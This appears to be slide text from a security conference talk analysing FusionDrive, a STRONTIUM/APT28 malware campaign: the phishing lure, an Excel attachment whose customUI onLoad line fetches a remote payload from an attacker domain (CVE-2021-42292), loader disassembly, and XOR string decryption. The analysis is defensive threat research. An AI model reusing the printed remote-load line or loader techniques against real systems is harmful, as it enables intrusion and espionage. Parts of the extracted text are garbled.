



Dissecting FusionDrive

Exploring STRONTIUM's Abuse of Cloud Services

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BlueHat ILL 2023

STRONTIUM

Overlaps w/ APT28 & FancyBear


Various activity linked to STRONTIUM:



On-Premise
Exploitation &
Intrusions



FusionDrive
Intrusion
Operations



OCEANDRIVE /
OCEANMAP /
CREDOMAP



Multiple Phishing
Clusters



Persistent targeting of United States, South America, Europe and Central Asia

Government &
Military


NGOs, IGOs &
Think Tanks

Defense
Contractors

Counter-Russian
Narratives

FusionDrive

FusionDrive is a lightweight tool to collect system information, download secondary stages using legitimate web services, and execute follow-on stages.



Overlapping Research Acknowledgements

January 2022 – Trellix blogged about a Graphite campaign impacting Western Asia and Eastern Europe.

September 2022 – Cluster25 blogged about Graphite usage in Europe w/ PowerPoint documents.

Prime Minister's Office Compromised: Details of Recent Espionage Campaign

By [Marc Elias](#) - January 25, 2022

A special thanks to [Christiaan Beek](#), Alexandre Mundo, Leandro Velasco and [Max Kersten](#) for malware analysis and support during this investigation.

Executive Summary

Our Advanced Threat Research Team have identified a multi-stage espionage campaign targeting high-ranking government officials Western Asia and Eastern Europe. As we detail the technical components of this attack, we can confirm that we have undertaken pre-release disclosure to the victims and provided all necessary content required to remove all known attack components from their environments.

<https://www.trellix.com/en-gb/about/newsroom/stories/research/prime-ministers-office-compromised.html>



<https://blog.cluster25.duskriase.com/2022/09/23/in-the-footsteps-of-the-fancy-bear-powerpoint-graphite/>

Example FusionDrive Campaign

November 2021


Customers Have Been Notified

With any observed state-aligned actor activity, Microsoft directly notifies customers of online services that have been targeted or compromised, providing them with the information they need to secure their accounts.

Phishing Email

Features:

- Compromised sender account
- Accurate signature block and email interaction
- Observed targeting Western Asia and Europe (Balkans)



Attached Document


Where's the "Enable Content" Bar???

Draft budget: Military and civilian

Project start: 01.05.2022
Project end: 01.11.2023

our budget in USD: 4.693.838,09
our budget in EUR: 2.691.606.700,00

Country	Budget for 2022	Budget for 2023	Comparison with last year %
EU THE & WHI	\$98.042.584,00	\$92.374.497,00	-21,00%
EU NAVFOR Somalia	\$70.045.452,00	\$92.293.509,00	18,20%
EUAM Iraq	\$70.672.239,00	\$100.834.922,00	4,00%
EUAM MCR	\$18.445.246,00	\$91.856.366,00	13,21%
EUAM Ukraine	\$99.238.505,00	\$90.623.251,00	-0,78%
EURAM Libya	\$99.232.680,00	\$100.184.669,00	0,79%
EUAM/Katit	\$67.000.162,00	\$80.827.592,00	20,69%
EUCAR Somalia	\$15.474.842,00	\$58.240.349,00	4,98%
EUCAM Subel-Mali	\$57.500.628,00	\$84.840.472,00	20,49%
EUCAP Subel-Niger	\$81.574.735,00	\$100.369.729,00	23,00%
EU ECR Georgia	\$50.323.762,00	\$49.452.465,00	-38,01%
EUNAV Georgia	\$92.041.459,00	\$109.038.005,00	18,90%
EUNAVFOR MED/HMTT	\$74.423.851,00	\$98.033.255,00	4,14%
EUPOL COPPS/Palestinian Territories	\$76.402.669,00	\$71.083.267,00	-2,20%
EUTIM/BCA	\$51.728.262,00	\$60.149.800,00	78,29%
EUTM Somalia	\$7.728.803,00	\$23.476.800,00	2,92%



Author	
Codepage	1252
Codepage Doc	1252
Company	
Create Time	2021-10-05 23:22:50
Creating Application	Microsoft Excel
Hlinks Changed	False
Last Saved By	
Last Saved Time	2021-10-05 23:22:54
Links Dirty	False
Scale Crop	False
Security	0
Shared Doc	False
Version	1048576

Diving Deeper Into Attachment

```
File Edit Selection Find View Goto Tools Project Preferences Help
.rels x FF FF FF FF 03 00 00 00 04 00 00 00 01 00 00 00 FF
customUI.xml yar.txt x settings.xml.rels x
1 <customUI xmlns="http://schemas.microsoft.com/office/2006/01/customui" onLoad='https://wordkeyvpload.net/keys/
Missions Budget.xls!123'></customUI>
```

onLoad (onLoad callback)

Specifies the name of a callback function to be called when the Custom UI file is loaded by the application.

For example, consider the following XML fragment:

```
<customUI xmlns="..." onLoad="OnCustomUILoaded" />
```

In this example, the **OnCustomUILoaded** callback function is called when the containing Custom UI file is loaded.

The possible values for this attribute are defined by the **ST_Delegate** simple type, as specified in section 2.3.2.

https://learn.microsoft.com/en-us/openspecs/office_standards/ms-customui/8a27e852-3f8b-424a-ac67-32c58181e9d3

CVE-2021-42292 Overview

CVE-2021-42292 allowed an external attacker to leverage the CustomUI features in excel to load remote code and bypass Protected View, therefore enabling remote code without warning to the user.

Microsoft Excel Security Feature Bypass Vulnerability
CVE-2021-42292
Security Vulnerability
Released: Nov 9, 2021 Last updated: Nov 16, 2021

Assigning CNA: [Microsoft](#)

[CVE-2021-42292](#)

CVSS:3.1 7.8 / 7.0

Acknowledgements

MSTIC

Metric	Value
Base score metrics (8)	
▶ Attack Vector	▶ Local
▶ Attack Complexity	▶ Low
▶ Privileges Required	▶ None
▶ User Interaction	▶ Required
▶ Scope	▶ Unchanged
▶ Confidentiality	▶ High
▶ Integrity	▶ High
▶ Availability	▶ High
Temporal score metrics (3)	
▶ Exploit Code Maturity	▶ Proof-of-Concept
▶ Remediation Level	▶ Official Fix
▶ Report Confidence	▶ Confirmed


Why Stage an Exploit Document

Staging is a process used by threat actors to:

- Control distribution of malicious capabilities
- Protect operational security over aspects of their campaign
- Prevent inspection and detection by security software

Simply put: if the email detection tool can't obtain the second payload, the document will appear benign

Staged Document (#2)



Author	
Codepage	1252
Codepage Doc	1252
Company	
Create Time	2021-10-05 23:22:50
Creating Application	Microsoft Excel
Hlinks Changed	False
Last Saved By	
Last Saved Time	2021-10-05 23:22:54
Links Dirty	False
Scale Crop	False
Security	0
Shared Doc	False
Version	1048576

Attacker artifacts?

REMOTE CVE-2021-40444 Payload

BlueHat IL

Attack Chain Reproduction

The screenshot displays a Windows desktop environment with several applications open:


- Excel:** The Microsoft Excel application is open, showing the ribbon with tabs for File, Home, Insert, Page Layout, Formulas, Data, Review, View, and Help. The ribbon is currently set to the Home tab, showing options for Clipboard, Font, Alignment, Number, Styles, Cells, and Editing.
- Wireshark:** The Wireshark application is open, showing a network traffic capture. The interface includes a menu bar (File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, Help), a toolbar, and a packet list pane with columns for No., Time, Source, Destination, Protocol, Length, and Info.
- Windows PowerShell:** A PowerShell terminal window is open, displaying the following commands and output:

```
PS C:\Users\contoso\user> (Get-ItemProperty -Path 'HKLM:\Software\Microsoft\Windows NT\CurrentVersion\'.CurrentBuildNumber  
r + ' - (Get-ItemProperty -Path 'HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\'.UBR
```
- Trust Center:** The Windows Trust Center is open, showing the 'External Content' settings. The settings are as follows:
 - Security settings for Data Connections:**
 - Enable all Data Connections (not recommended)
 - Prompt user about Data Connections
 - Disable all Data Connections
 - Security settings for Workbook Links:**
 - Enable automatic update for all Workbook Links (not recommended)
 - Prompt user on automatic update for Workbook Links
 - Disable automatic update of Workbook Links
 - Security settings for Linked Data Types:**
 - Enable all Linked Data Types (not recommended)
 - Prompt user about Linked Data Types
 - Disable all Linked Data Types
 - Security settings for Dynamic Data Exchange:**
 - Enable Dynamic Data Exchange Server Lookup
 - Enable Dynamic Data Exchange Server Launch (not recommended)
 - Security settings for opening Microsoft Query files (.lqy, .oqy, .dqy and .rqq) from:**
 - Always block the connection of untrusted Microsoft Query files (.lqy, .oqy, .dqy

FusionDrive Loader

```

Sha256          1ee602e9b6e4e58dff0fb8606a41336723169f8d6b4b1b433372bff6573baf40
ProductVersion  10.0.19041.662
ProductName     Microsoft® Windows® Operating System
LegalCopyright  © Microsoft Corporation. All rights reserved.
OriginalFilename  fontsubc.dll
FileVersion     10.0.19041.662
CompanyName     Microsoft Corporation
FileDescription  Font Subsetting DLL
InternalName    fontsubc.dll
Export          CPIApplet, ordinal: 1
Linker Version  VS2019 v16.8.3 build 29335
    
```



```

; decrypt buffer
malutil-xor 32f215185bbe125ccee705474c7c26f5e856c987a9c014e06f7c92b2fe582ee1 -o 0x1d190
00000000 07 02 00 00 00 a4 00 00 52 53 41 32 00 08 00 00 |.....RSA2....|
00000010 01 00 01 00 7d 3e 7a 8b 83 07 33 29 3e 4f 16 10 |...}>...3>0..|
00000020 5c ee 42 28 e2 7a bf 87 9a 8b 03 35 d9 f9 71 58 |\.B(.z.....s..qX|
00000030 dc 67 14 0f b3 56 18 8b 3e b0 e9 60 71 f1 34 71 |.g...V...>..`q4q|
00000040 ff 8a 0b ad 33 43 ad e7 c3 2f 02 36 73 31 95 e9 |....3C.../.6s1..|
... PRIVATE KEY DATA ...
    
```

hxxps://wordkeyvpload[.]net/keys/update[.]dat

```

mov     eax, [r12]
cmp     eax, cs:egg_value ; 45653EED
    
```

```

; CODE XREF: th_main+61E1j
lea     rdx, [r12+4] ; Src
mov     rcx, [rsp+0C8h+lpAddress] ; void *
call   memmove
xor     ecx, ecx
call   [rsp+0C8h+lpAddress]
    
```

FusionDrive – Initial Loading Process

Dynamically resolve
Windows API



Resolves offset to
embedded
executable by
Iterating Blob

```
000b1f10 ed 3e 65 45 40 55 53 57 41 54 41 56 48 8d 6c 24 |.>eE@USWATAVH.1$|
000b1f20 c9 48 81 ec d0 00 00 00 33 c0 45 33 f6 45 32 e4 |.H.....3.E3.E2.|
000b1f30 48 89 45 df 48 89 45 e7 48 89 45 ef 48 89 45 f7 |H.E.H.E.H.E.H.E.|
000b1f40 48 89 45 ff 48 89 45 07 48 89 45 0f 65 48 8b 04 |H.E.H.E.H.E.eH..|
000b1f50 25 60 00 00 00 48 89 b4 24 00 01 00 00 48 8b 78 |%`...H..$....H.x|
```

```
seg000:000000000000244 4c 89 bc 24 c0 00 00 00 mov     [rsp+0F0h+var_30], r15
seg000:00000000000024c e8 43 0a 00 00      call   f_locate_pe_stub
seg000:000000000000251 ba 4d 5a 00 00      mov     edx, 5A4Dh
seg000:000000000000256 4c 8b d8           mov     r11, rax
seg000:000000000000259 41 ba 01 00 00 00  mov     r10d, 1
seg000:00000000000025f 0f 1f 44 00 00     nop     dword ptr [rax+rax+00h]


loc_264:
seg000:000000000000264                xor     cl, cl
seg000:000000000000264 32 c9           cmp     [r11], dx
seg000:000000000000266 66 41 39 13     cmp     r10d, dx
seg000:00000000000026a 75 1a           jnz     short loc_286

seg000:00000000000026c 49 63 43 3c     movsxd rax, dword ptr [r11+3Ch]
seg000:000000000000270 3d 00 10 00 00   cmp     eax, 1000h
seg000:000000000000275 73 0f           jnb     short loc_286

seg000:000000000000277 42 81 3c 18 50 45 00 00 cmp     dword ptr [rax+r11], 4550h
seg000:00000000000027f 0f b6 c9       movzx  ecx, cl
seg000:000000000000282 41 0f 44 ca     cmovz  ecx, r10d

loc_286:
seg000:000000000000286                inc     r11
seg000:000000000000286 49 ff c3       test   cl, cl
seg000:000000000000289 84 c9           test   cl, cl
seg000:00000000000028b 74 d7           jz     short loc_264
```


FusionDrive – Primary Functionality



String Decryption

Strings decrypted via an XOR routine per string.

Refresh Token + ClientID in plaintext?

```
ClientID = "981b2401-8794-46a4-9027-4b4f55321618";
```


```
Local = 0x878e83b8;  
local_84 = 0x8d84cb87;  
local_80 = 0x988a9fcb;  
